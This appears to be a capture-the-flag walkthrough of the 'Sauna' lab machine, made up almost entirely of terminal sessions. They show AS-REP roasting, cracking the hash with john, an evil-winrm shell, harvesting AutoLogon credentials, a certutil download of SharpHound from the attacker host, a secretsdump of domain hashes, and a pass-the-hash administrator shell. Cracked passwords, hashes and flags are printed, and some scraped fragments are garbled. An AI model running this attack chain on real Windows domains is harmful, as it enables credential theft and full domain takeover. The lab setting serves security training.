

```

nmap -sV -sC -p- -T4 10.10.10.175
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|   bind
|_
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Egotistical Bank :: Home
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-02-17 14:08:50Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
9389/tcp  open  mc-nmf       .NET Message Framing
49667/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49671/tcp open  msrpc        Microsoft Windows RPC
49688/tcp open  msrpc        Microsoft Windows RPC
61152/tcp open  msrpc        Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=2/17%Time=5E4A2DF5%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: 8h00m01s
|_ smb2-security-mode:
|   2.02:
|_   Message signing enabled and required
|_ smb2-time:
|   date: 2020-02-17T14:11:16
|_   start_date: N/A

```



Fergus Smith



Shaun Coins



Hugo Bear



Bowie Taylor



Sophie Driver



Steven Kerb

AMAZING

## Meet The Team

“ Meet the team. So many bank account managers but only one security manager. Sounds about right!

Text Editor

```
root@kali: ~/Masaüstü# cat users.txt
```

FSmith

SCoins

HBear

BTaylor

SDriver

SKerb

```
root@kali:~/Downloads/impacket/examples# ./GetNPUsers.py -dc-ip 10.10.10.175 EGOTISTICALBANK/ -usersfile /root/Masaustu/users.txt -format hashcat -outputfile hashes.asreproas
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation
```

```
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

```
root@kali:~/Downloads/impacket/examples# ls |grep hashes.asreproas
```

```
hashes.asreproas
```

```
root@kali:~/Downloads/impacket/examples# cat hashes.asreproas
```

```
$krb5asrep$23$FSmith@EGOTISTICALBANK 09905e9de8593e5345c7919a43c539c5$596bff1bb4f15711a420dc8d91dc9654eca1e2de04af2b1296e39da253b20f6ac445d4ab85229ed2ae57cfc1ab3b7d47652b239b7b28ec189c6b7a08ec40524da08688d5e6be32d034df563a45e7b9979f80cd4e3fb215d46fd9e70b06f62b7adc4e3eb441181a5cbe6b2e73618b8054c30575625fa56050e593c32503fb6e380b63af367274ea2484ca981ed98f49ec0a89f56f35e81d8add4ac632b826b519055d920ed95c01557dc5c8da637cdf7889b3904d55514fa63ec2201052fdf6ddf32cc949904e131d932f141c09c0d85b6fc4719ee2b59efdd0ef6e1875b4e8d97892779cceed92da003fdb19281170db70d1c765dd40412d
```

```
root@kali:~/Downloads/impacket/examples# john --format:krb5asrep hashes.asreproas --wordlist=/usr/share/wordlists/rockyou.txt
```

```
Using default input encoding: UTF-8
```

```
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
```

```
Will run 4 OpenMP threads
```

```
Press 'a' or Ctrl-C to abort. almost any other key for status
```

```
Thestrokes23 ($krb5asrep$23$FSmith@EGOTISTICALBANK)
```

```
1g 0:00:00:12 DONE (2020-02-17 13:45) 0.08244g/s 868838p/s 868838C/s Thrash1..Thei24s
```

```
Use the "--show" option to display all of the cracked passwords reliably
```

```
Session completed
```



```
root@kali:~/Downloads/evil-winrm# ruby evil-winrm.rb -i 10.10.10.175 -u FSmith -p Thestrokes23
```

```
Evil-WinRM shell v2.0
```

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> dir
```

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> dir /ah
```

```
Cannot find path 'C:\ah' because it does not exist.
```

```
At line:1 char:1
```

```
+ dir /ah
```

```
+ ~~~~~
```

```
+ CategoryInfo          : ObjectNotFound: (C:\ah:String) [Get-ChildItem], ItemNotFoundException
```

```
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand
```

```
*Evil-WinRM* PS C:\Users\FSmith\Documents> cd ..
```

```
*Evil-WinRM* PS C:\Users\FSmith> cd Desktop
```

```
*Evil-WinRM* PS C:\Users\FSmith\Desktop> dir
```

```
Directory: C:\Users\FSmith\Desktop
```

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a----	1/23/2020 10:03 AM	34	user.txt

```
*Evil-WinRM* PS C:\Users\FSmith\Desktop> type user.txt
```

```
1b5520b98d97cf17f24122a55baf70cf
```

```
*Evil-WinRM* PS C:\Users\FSmith\Desktop> 
```

## Reply Now

```
length Name
-----
27328 winPEAS.exe
```

```
DD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1'
```

[+] Looking for AutoLogon credentials(T1012)

Some AutoLogon credentials were found!!

DefaultDomainName	:	EGOTISTICALBANK
DefaultUserName	:	EGOTISTICALBANK\svc_loanmanager
DefaultPassword	:	Moneymakestheworldgoround!

```
root@kali:~/Downloads/evil-winrm# ruby evil-winrm.rb -i 10.10.10.175 -u FSmith -p Thestrokes23
```

```
Evil-WinRM shell v2.0
```

```
Info: Establishing connection to remote endpoint at https://www.org/cgi-bin/
```

```
(*Evil-WinRM* PS C:\Users\FSmith\Documents> net user
```

```
5:00p\
```

```
User accounts for \\
```

```
-----  
Administrator          FSmith          Guest  
HSmith                  krbtgt          svc_loanmgr
```

```
The command completed with one or more errors.
```

```
(*Evil-WinRM* PS C:\Users\FSmith\Documents>
```

```
Info: Exiting...
```

```
root@kali:~/Downloads/evil-winrm# ruby evil-winrm.rb -i 10.10.10.175 -u svc_loanmgr -p Moneymakestheworldgoround!
```

```
Evil-WinRM shell v2.0
```

```
Info: Establishing connection to remote endpoint
```

```
(*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> whoami  
egotisticalbank\svc_loanmgr
```



```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Downloads> certutil.exe -urlcache -split -f "http://10.10.14.254:8081/SharpHound.ps1" SharpHound.ps1
```

```
**** Online ****
```

```
000000 ...
```

```
0ed701
```

```
CertUtil: -URLCache command completed successfully.
```

```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Downloads> dir
```

```
Directory: C:\Users\svc_loanmgr\Downloads
```

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a----	2/19/2020 5:51 AM	972545	SharpHound.ps1

```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Downloads> Import-Module ./SharpHound.ps1
*Evil-WinRM* PS C:\Users\svc_loanmgr\Downloads> Invoke-BloodHound -CollectionMethod All
*Evil-WinRM* PS C:\Users\svc_loanmgr\Downloads> dir
```

Directory: C:\Users\svc\_loanmgr\Downloads


Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a----	2/19/2020 5:52 AM	9112	20200219055241_BloodHound.zip
-a----	2/19/2020 5:53 AM	9153	20200219055323_BloodHound.zip
-a----	2/19/2020 5:51 AM	972545	SharpHound.ps1
-a----	2/19/2020 5:53 AM	11122	ZDFkMDEyYjYtMmE1ZS00YmY3LTk0OWItYTM2OWVmMjc5NDVk.bin

```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Downloads> download 20200219055241_BloodHound.zip /root/Masaüstü/sharphound.zip
Info: Downloading C:\Users\svc_loanmgr\Downloads\20200219055241_BloodHound.zip to /root/Masaüstü/sharphound.zip
Info: Download successful!
```

```
*Evil-WinRM* PS C:\Users\svc_loanmgr\Downloads> download 20200219055323_BloodHound.zip /root/Masaüstü/sharphound2.zip
Info: Downloading C:\Users\svc_loanmgr\Downloads\20200219055323_BloodHound.zip to /root/Masaüstü/sharphound2.zip
Info: Download successful!
```







```
root@kali:~/Downloads/impacket/examples# ./secretsdump.py -just-dc-ntlm EGOTISTICAL-BANK.LOCAL/Administrator@10.10.10.175 -hashes :d9485863c1e9e05851aa40cbb4ab9dff
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d9485863c1e9e05851aa40cbb4ab9dff:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:7a2965077fddedf348d938e4fa20ea1b:::
[*] Cleaning up...
```

```
root@kali:~/Downloads/impacket/examples# python wmiexec.py EGOTISTICAL-BANK.LOCAL/Administrator@10.10.10.175 -hashes :d9485863c1e9e05851aa40cbb4ab9dff
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation
```

```
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
```

```
C:\>whoami
egotisticalbank\administrator
```

```
C:\>dir
Volume in drive C has no label.
Volume Serial Number is 489C-D8FC
```

```
Directory of C:\

01/23/2020  08:48 AM <DIR> inetpub
09/14/2018  11:19 PM <DIR> PerfLogs
01/23/2020  10:52 AM <DIR> Program Files
01/23/2020  03:11 PM <DIR> Program Files (x86)
02/19/2020  05:55 AM <DIR> tempt
01/24/2020  04:05 PM <DIR> Users
02/19/2020  07:06 AM <DIR> Windows
               0 File(s)              0 bytes
               7 Dir(s)  7,205,502,976 bytes free
```

```
C:\>cd Users
C:\Users>cd Administrator
C:\Users\Administrator>cd Desktop
C:\Users\Administrator\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 489C-D8FC
```

```
Directory of C:\Users\Administrator\Desktop

01/23/2020  03:11 PM <DIR> .
01/23/2020  03:11 PM <DIR> ..
01/23/2020  10:22 AM             32 root.txt
               1 File(s)              32 bytes
               2 Dir(s)  7,205,502,976 bytes free
```

```
C:\Users\Administrator\Desktop>type root.txt
f3ee04965c68257382e31502cc5e881f
```